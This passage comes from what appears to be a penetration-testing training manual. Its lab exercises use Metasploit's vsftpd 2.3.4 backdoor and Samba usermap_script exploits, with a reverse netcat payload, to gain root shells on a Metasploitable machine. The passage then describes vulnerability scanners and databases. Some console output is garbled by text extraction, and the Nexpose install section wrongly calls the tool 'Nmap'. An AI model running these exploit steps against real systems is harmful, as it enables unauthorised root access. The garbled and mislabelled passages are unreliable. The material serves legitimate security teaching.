
Scan report for 10.0.2.8

Latency: 0.0000000000000000

shown

msf>search vsftpd

9. Type: **msf> use exploit/unix/ftp/vsftpd_234_backdoor**



```

msf >
msf >
msf > use unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

```

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|-----------------------|
| RHOST | | yes | The target address |
| RPORT | 21 | yes | The target port (TCP) |

```


Exploit target:

Id  Name
--  ---
0   Automatic

```

10. After starting the exploit module type > **show options**

11. From the option command we can see that there are two options, one is the RHOST (Remote Host) and RPORT (Remote Port) so we are going to connect to the machine using the RHOST by giving the exploit the IP address of the target machine
 12. Input the IP address of target machine > **set RHOST 10.0.2.8**




```

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.8
RHOST => 10.0.2.8
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ----      -----          -----  -----
  Proxies  <--> Profile: IntenseSno  no        A proxy chain of format type:host:port[,t
  type:host:port][...]
  LHOST    10.0.2.8        yes       The target address
  RPORT    21              yes       The target port (TCP)
  Output   Ports / Hosts  Topology  Host Details  Scans
  Exploit\target:
  [*] TCP SOURCE PORT: 21  RESPONSE: 220 vsFTPD 2.3.4
  [*] Exploit completed: NSE at 14:43, 8.76s elapsed
  [*] Exploit initiated NSE at 14:43
  [*] Exploit completed Automatic:43, 0.01s elapsed
  [*] NSE scan report for 10.0.2.8
  [*] host is up (0.00042s latency).
  msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

13. Start the exploit by typing **> exploit**



```

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.8:21 -> Banner: 220 vsFTPD 2.3.4
[*] 10.0.2.8:21 -> USER: 331 Please specify the password.
[+] 10.0.2.8:21 -> Backdoor service has been spawned, handling...
[+] 10.0.2.8:21 -> UID: uid=0(root) gid=0(root)
[*] 10.0.2.8:21 -> Found shell.
[*] 10.0.2.8:21 -> Command shell session 1 opened (10.0.2.7:39995 -> 10.0.2.8:6200) at 2018-08-01T15:29:17+0400
[*] Exploit completed: NSE at 14:43, 8.76s elapsed
[*] Exploit initiated NSE at 14:43
[*] Exploit completed Automatic:43, 0.01s elapsed
[*] NSE scan report for 10.0.2.8
[*] host is up (0.00042s latency).
[*] shown: 977 closed ports

```

14. As you can see from the above screen shot, we have a root access to the target machine, we can do anything we want in that machine.

4.3. Code Execution vulnerabilities

So far, we have seen access through, default passwords, services misconfiguration, and backdoors.

In this section we are going to see how to access a machine using

vulnerabilities that exist in a certain service through command execution that will give us full access to the target machine. We are going to use reverse connection, i.e. we are going to setup the target machine to connect to our attack machine using the port we chose, this way we can work around firewalls. (normally firewalls set to refuse any connection from external to internal but allow connection from internal to external).

Exercise 24: Exploiting Code Execution Vulnerability

1. Start zenmap in Kali Linux machine to find vulnerability

| OS | Host | Ports | Services |
|----|----------|------------------|--|
| | 10.0.2.8 | 139/tcp, 445/tcp | open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) |

```
nmap -T4 -A -v 10.0.2.8
| 100024 1 49338/tcp status
| 100024 1 57951/udp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

2. Google for Samba service 3.x in port 139 to see its vulnerability
3. Take the result from Rapid7 website (Rapid 7 is the same company that developed the Metasploit framework)

①  https://www.google.com/search?client=firefox-b-e&sxsrf=ALeKk03kV03_sqgzgHh

samba serice 3.x X 

[Samba \(Software\) - Wikipedia](#)
 Samba is a free software re-implementation of the **SMB** networking protocol, and was originally developed by Andrew Tridgell. **Samba** provides file and print **services** for various Microsoft Windows clients ... Some versions of **Samba 3.6.3** and lower suffer serious security issues which can allow anonymous users to gain root ...

www.rapid7.com › multi › samba › usermap_script ▾

Samba "username map script" Command Execution - Rapid7
 Rapid7's VulnDB is curated repository of vetted computer software exploits **and** exploitable vulnerabilities.
 You've visited this page 2 times. Last visit: 01/02/19

resources.infosecinstitute.com › hacking-and-gaining-a... ▾

[Hacking and Gaining Access to Linux by Exploiting SAMBA ...](#)
 Feb 4, 2018 - Step 2: Once you find the open ports **and** service like the **samba** port ... Step 3: Once you open metasploit, first we need to find the version of ...

①  https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script ≡ ... 🌐 ☆

Find Value with a Cloud SIEM DESIGNED TO GET YOU DEPLOYED (YES, REALLY) IN NO TIME. [* LEARN MORE](#)

Samba "username map script" Command Execution

| Disclosed | Created |
|------------|------------|
| 05/14/2007 | 05/30/2018 |

Description

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/multi/samba/usermap_script
2 msf exploit(usermap_script) > show targets
3     ...targets...
4 msf exploit(usermap_script) > set TARGET < target-id >
5 msf exploit(usermap_script) > show options
6     ...show and set options...
7 msf exploit(usermap script) > exploit
```

4. Start Metasploit by typing `#msfconsole`
 5. At the msf console type `> use exploit/multi/samba/usermap_script`

```
msf > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > 
```

6. after the exploit start, type **#show options**

Note

Using the exploits and running them is always the same, even if you get new exploit by following these steps you can run any exploits, just remember to check the options of the exploits and what they can allow you to do in the target machine.

```
msf exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST      yes        The target address
  RPORT      139        yes        The target port (TCP)
Back to search

Exploit target:
  command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using
  time Idp Name configuration option. By specifying a username containing shell meta
  characters, it is possible to execute arbitrary commands. No authentication is needed to exploit this vulnerability
  0  Automatic
  ed to map usernames prior to authentication!
```

```
msf exploit(multi/samba/usermap_script) > 
```

7. Setup the RHOST with the target machine using command

>set RHOST 10.0.2.8

```
msf exploit(multi/samba/usermap_script) > set RHOST 10.0.2.8
RHOST => 10.0.2.8
msf exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST      10.0.2.8        yes        The target address
  RPORT      139        yes        The target port (TCP)
Back to search

Exploit target:
  command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using
  time Idp Name configuration option. By specifying a username containing shell meta
  characters, it is possible to execute arbitrary commands. No authentication is needed to exploit this vulnerability
  0  Automatic
  ed to map usernames prior to authentication!
```

```
msf exploit(multi/samba/usermap_script) > 
```

8. Inject a payload into the target machine to exploit flaw in the

Samba program.

- Samba is a file and print services for all clients using the SMB/CIFS protocol, such as all versions of DOS and Windows, OS/2, Linux, and many others. Samba is an important component to seamlessly integrate Linux/Unix Servers and Desktops into Active Directory environments). It can function both as a domain controller or as a regular domain member.
- Samba version that running in the Metasploitable machine has a vulnerability of buffer overflow that allow adversaries to run small code inside it, we need to create a PAYLOAD and run it in the target computer, the Payload will let us run Linux commands in the target machine.

9. To see the different type of payloads type `>show payloads`

```
msf exploit(usermap_script) > show payloads

Compatible Payloads
=====
Name          Disclosure Date  Rank  Description
----          -----          ----
cmd/unix/bind_awk      normal  Unix Command Shell, Bind TCP (via AWK)
cmd/unix/bind_inetd     normal  Unix Command Shell, Bind TCP (inetd)
cmd/unix/bind_lua       normal  Unix Command Shell, Bind TCP (via Lua)
cmd/unix/bind_netcat    normal  Unix Command Shell, Bind TCP (via netcat)
cmd/unix/bind_netcat_gaping  normal  Unix Command Shell, Bind TCP (via netcat -e)
cmd/unix/bind_netcat_gaping_ipv6  normal  Unix Command Shell, Bind TCP (via netcat -e) IPv6
cmd/unix/bind_perl      normal  Unix Command Shell, Bind TCP (via Perl)
cmd/unix/bind_perl_ipv6  normal  Unix Command Shell, Bind TCP (via perl) IPv6
cmd/unix/bind_ruby       normal  Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6  normal  Unix Command Shell, Bind TCP (via Ruby) IPv6
cmd/unix/bind_zsh        normal  Unix Command Shell, Bind TCP (via Zsh)
cmd/unix/generic        normal  Unix Command, Generic Command Execution
cmd/unix/reverse         normal  Unix Command Shell, Double Reverse TCP (telnet)
cmd/unix/reverse_awk     normal  Unix Command Shell, Reverse TCP (via AWK)
cmd/unix/reverse_lua     normal  Unix Command Shell, Reverse TCP (via Lua)
cmd/unix/reverse_netcat  normal  Unix Command Shell, Reverse TCP (via netcat)
cmd/unix/reverse_netcat_gaping  normal  Unix Command Shell, Reverse TCP (via netcat -e)
cmd/unix/reverse_openssl  normal  Unix Command Shell, Double Reverse TCP SSL (openssl)
cmd/unix/reverse_perl    normal  Unix Command Shell, Reverse TCP (via Perl)
cmd/unix/reverse_perl_ssl  normal  Unix Command Shell, Reverse TCP SSL (via perl)
cmd/unix/reverse_php_ssl  normal  Unix Command Shell, Reverse TCP SSL (via php)
cmd/unix/reverse_python   normal  Unix Command Shell, Reverse TCP (via Python)
cmd/unix/reverse_python_ssl  normal  Unix Command Shell, Reverse TCP SSL (via python)
cmd/unix/reverse_ruby     normal  Unix Command Shell, Reverse TCP (via Ruby)
cmd/unix/reverse_ruby_ssl  normal  Unix Command Shell, Reverse TCP SSL (via Ruby)
cmd/unix/reverse_ssl_double_telnet  normal  Unix Command Shell, Double Reverse TCP SSL (telnet)
cmd/unix/reverse_zsh      normal  Unix Command Shell, Reverse TCP (via Zsh)

msf exploit(usermap_script) > 
```

10. Notice that there are bind payloads and there are reverse payloads

Payloads: are small pieces of code that will be executed inside the target machine once the vulnerability exploited.

11. We are going to use reverse payload to bypass the firewall in the target network.

The reverse payload is that the victim machine initiates the connection to the attack machine (Kali Linux).

12. Use msfconsole in kali to setup the port and IP address of Kali machine that the victim should make the connection to.

Type

```
>set PAYLOAD cmd/unix/reverse_netcat
>show options
```

The screenshot shows the msfconsole interface with the following text:

```
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse_netcat
PAYLOAD => cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
----  -----
RHOST  10.0.2.8        yes       The target address
RPORT  139             yes       The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
----  -----
LHOST  default         yes       The listen address
LPORT  4444            yes       The listen port
This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the LHOST default "username map script" configuration. The listen address username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability.
```

Samba "username map script" Command Execution

13. The LHOST is the attacker machine IP address (Kali), the LPORT is to setup the port
14. Check Kali machine IP address

The screenshot shows a terminal window with the following text:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.2.7 brd 10.0.2.255  netmask 255.255.255.0
      inet6 fe80::a00:27ff:fe0c:194d  brd fe80::ff0c:19ff:fe0c:194d  prefixlen 64  scopeid 0x20<link>
      ether 08:00:27:0c:19:4d  txqueuelen 1000  (Ethernet)
      RX packets 151210  bytes 220854175 (210.6 MiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 36597  bytes 2492608 (2.3 MiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

15. Set LHOST and LPORT

```
>set LHOST <IP address of Kali Machine>
>set LPORT < port 80>
>set RHOST <IP address of victim machine>
```

```
msf exploit(multi/samba/usermap_script) > set LHOST 10.0.2.7
LHOST => 10.0.2.70 overruns 0 carrier 0 collisions 0
msf exploit(multi/samba/usermap_script) > set LPORT 80
LPORT => 80K RUNNING > mtu 65536
```

16. Show Options

```
Module options (exploit/multi/samba/usermap_script):

  ifName        Current Setting  Required  Description
  4163<UP,BROADCAST,RUNNING,MULTICAST> -mtu-1500-->
  10RHOST    10.0.2.8  255.255.0.yes.0  broThe target address
  6 fRPORT    a01397ff:fe0c:194d  yesfixlenThe target port (TCP)k>
  r 08:00:27:0c:19:4d  txqueuelen 1000  (Ethernet)
  ackets 151210  bytes 220854175 (210.6 MiB)
  Payload options (cmd/unix/reverse_netcat):
  ackets 36597  bytes 2492608 (2.3 MiB)
  rroName  dCurrentSettingnsRequiredieDescriptionions 0
  -----
  <UP,LHOSTBA10.0.2.7N7NG>  mtu yes36      The listen address
  12LPORT.180netmask 255.0.0.yes      The listen port
  6 ::1 prefixlen 128 scopeid 0x10<host>
  txqueuelen 1000  (Local Loopback)
  Exploit5targetes 3276 (3.1 KiB)
  errors 0 dropped 0 overruns 0 frame 0
  ackIds Namebytes 3276 (3.1 KiB)
  errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  0  Automatic
  msf exploit(multi/samba/usermap_script) >
```

17. Run the exploit

18. >exploit

```
lackets 56 bytes 32/6 (3.1 KiB)
msf exploit(multi/samba/usermap_script) > exploit on 0
[*] Started reverse TCP handler on 10.0.2.7:80
[*] Command shell session 1 opened (10.0.2.7:80 -> 10.0.2.8:58375) at 2018-08-01 17:58:13 -0400
pwd
/
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
|
```

Now the Target machine is connected to my machine on port 80 and I have access as root (as you can see from the id and uname -a commands) this mean I have a full access to the target machine.

5.

Vulnerability Management

Vulnerability scanning is an organized approach to the testing, identification, analysis and reporting of potential security issues on a network. I.T. department must run vulnerability scans on a weekly basis in order to be save from any new issues that might appear in OS, Applications and networks. There are many tools to do Vulnerability scanning such as Nessus, Qualys, Rapid7 Nexpuse and more. In this section we are going to install and run Nexpuse vulnerability scanning tool.

5. Vulnerability Scanning

Vulnerability scanning is an inspection of the potential points of exploit on a computer or network to identify security holes.

A vulnerability scan detects and classifies system weaknesses in computers, networks and communications equipment and predicts the effectiveness of countermeasures. A scan may be performed by the organization IT department or by a security service provider, possibly as a condition imposed by some authority. Vulnerability scans are also used by attackers looking for points of entry.

A vulnerability scanner runs from the end point of the person inspecting the attack surface in question. The software compares details about the target attack surface to a database of information about known security holes in services and ports, anomalies in packet construction, and potential paths to exploitable programs or scripts. The scanner software attempts to exploit each vulnerability that is discovered.

Running a vulnerability scan can pose its own risks as it is inherently intrusive on the target machine's running code. As a result, the scan can cause issues such as errors and reboots, reducing productivity.

There are two approaches to vulnerability scanning, authenticated and unauthenticated scans. In the unauthenticated method, the tester performs the scan as an intruder would, without trusted access to the network. Such a scan reveals vulnerabilities that can be accessed without logging into the network. In an authenticated scan, the tester login as a network user, revealing the vulnerabilities that are accessible to a trusted user, or an intruder that has gained access as a trusted user.

5.1. Basic Vulnerability detection methods

Vulnerability detection method start by vulnerability scanning software read the target banner or application version or checking a protocol version that the target system is using. Then the vulnerability scanning software checks the vulnerability databases, by looking at these databases the vulnerability scanning software can know if there is a weakness in that application, Service or OS.

Protocols that applications uses in communications with client may have vulnerability also, for example a weak encryption method in communication protocol can be exploited easily, The vulnerability scanner can send different packets in the network to examines the behavior of the service against these

packets and examines whether the behavior is similar to the behavior of vulnerable services.

Wrong configurations may cause weaknesses for example if you configure your web authentication mechanism to allow three-character password, it can very easily crack by attackers.

5.2. Vulnerability Scanning software

Vulnerability Scanner is a software designed to assess computers systems, networks, and applications for known weaknesses. These scanner is used to discover the weak points or poorly constructed parts, utilized for the identification and detection of vulnerabilities related to mis-configured assets or faulty software that reside in a network based asset such as firewall, router, web server, application server, etc.

There are many vulnerability scanning software, here is a list of well-known vulnerability scanning software:

- **Nmap NSE:** Nmap is port scanning software but with the help of Nmap Scripting Engine NSE it is possible to use Nmap as a vulnerability scanner.
- **Nessus:** Nessus is a vulnerability assessment software developed by Tenable Network security is one of the most popular and capable vulnerability scanners. Nessus Professional is the commercial product in addition a free Nessus community version is also available, but it is limited and can only licenses for home networks.

Nessus allow scan for:

- Patch test without using agents.
 - Detecting misconfiguration.
 - Port scan.
 - Service detection.
 - Trying for known credentials.
 - Ability to use exploit.
 - Ability to look for credentials.
 - 70,000+ plugins.
 - Reporting.
- **Microsoft MBSA:** Microsoft Baseline security Analyzer provide a

streamline method to identify missing security updates and common security misconfigurations. MBSA is only for Microsoft systems and it is not an overall vulnerability scanner at all.

- **Nexpose:** is a commercial tool developed by Rapid7 the producers of Metasploit framework, it is vulnerability scanner which aimed to support the entire Vulnerability assessment process lifecycle including discovery, detection, verification, risk classification, impact analysis , Reporting and mitigation.
- **OpenVas:** is open Source vulnerability scanner that was forked from the last free version of Nessus after that tool went proprietary in 2005.
- **SAINT:** Commercial Vulnerability assessment tool like Nessus used to be free and open source but is now a commercial product. SAINT runs only in Linux and Mac OS and it don't support or run on Windows.
- **GFI LanGuard:** is a network security and vulnerability Scanner designed to help with Patch Management.
- **QualysGuard:** is a popular code based SAAS (software as a Service) vulnerability management, its web-based UI offers network discovery and mapping assists prioritization vulnerability assessment reporting and remediation tracking according to business risks.

5.3. Vulnerability Database

A vulnerability database is a platform aimed at collecting, maintaining, and disseminating information about discovered vulnerabilities targeting computer systems. The database will customarily describe the identified vulnerability, assess the potential impact on affected systems, and any workarounds or updates to mitigate the issue. For a hacker to surmount a system's information assurance, three elements must apply: a vulnerability within the system, access to the vulnerability, and the ability to exploit the vulnerability. Here the most known vulnerability databases:

- **Open Source Vulnerability Database (OSVDB)** (<http://osvdb.org>)

The Open Source Vulnerability Database provides an accurate, technical, and unbiased index on vulnerability security. The comprehensive database cataloged over 121,000 vulnerabilities spanning a 113-year period. The OSVDB was founded in August 2002 and was launched in March 2004. In its primitive beginning, newly identified vulnerabilities were investigated by site members and explanations were detailed on the website. However, as the necessity for the service thrived, the need for dedicated staff resulted in the inception of the Open Security Foundation (OSF) and the OSVDB was shut down in April 2016; a paid service VulnDB took their place.

- **NIST National Vulnerability Database (<https://nvd.nist.gov/>)**

US government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP). This data enables automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security related software flaws, misconfigurations, product names, and impact metrics.

- **CVE Common Vulnerabilities and Exposures Details (<https://www.cvedetails.com/>)** The Common Vulnerabilities and Exposures (CVE) system provides a reference-method for publicly known information-security vulnerabilities and exposures. The National Cybersecurity FFRDC, operated by the Mitre Corporation, maintains the system, with funding from the National Cyber Security Division of the United States Department of Homeland Security. The Security Content Automation Protocol uses CVE, and CVE IDs are listed on MITRE's system as well as in the US National Vulnerability Database.

5.4. Vulnerability Management with Nexpose

Rapid7 Nexpose is a vulnerability scanner which aims to support the entire vulnerability management lifecycle, including discovery, detection, verification, risk classification, impact analysis, reporting and mitigation. It integrates with Rapid7's Metasploit for vulnerability


exploitation. It is sold as standalone software, an appliance, virtual machine, or as a managed service or private cloud deployment. User interaction is through a web browser. There is a free limited community edition of Nmap, as well as commercial versions.

Exercise 25: Vulnerability Management – installing Nmap

Note

Nmap is a server software that need minimum 8G RAM and more than 100 G disk space and it might not work in virtual machine if you do not have enough memory and disk space for Kali.

- From Kali machine
- Download Nmap Free Community from the following Link:
<https://www.rapid7.com/info/nmap-community/>



- Fill the information to get one-year free license key via email.
- Download Linux version as we are going to use in Kali Linux.
- Stop Postgresql database in Kali Linux because Nmap comes with its own postgresql database and it will conflict with Kali Linux database

#service postgresql stop

- change the Nmap downloaded file to executable file.

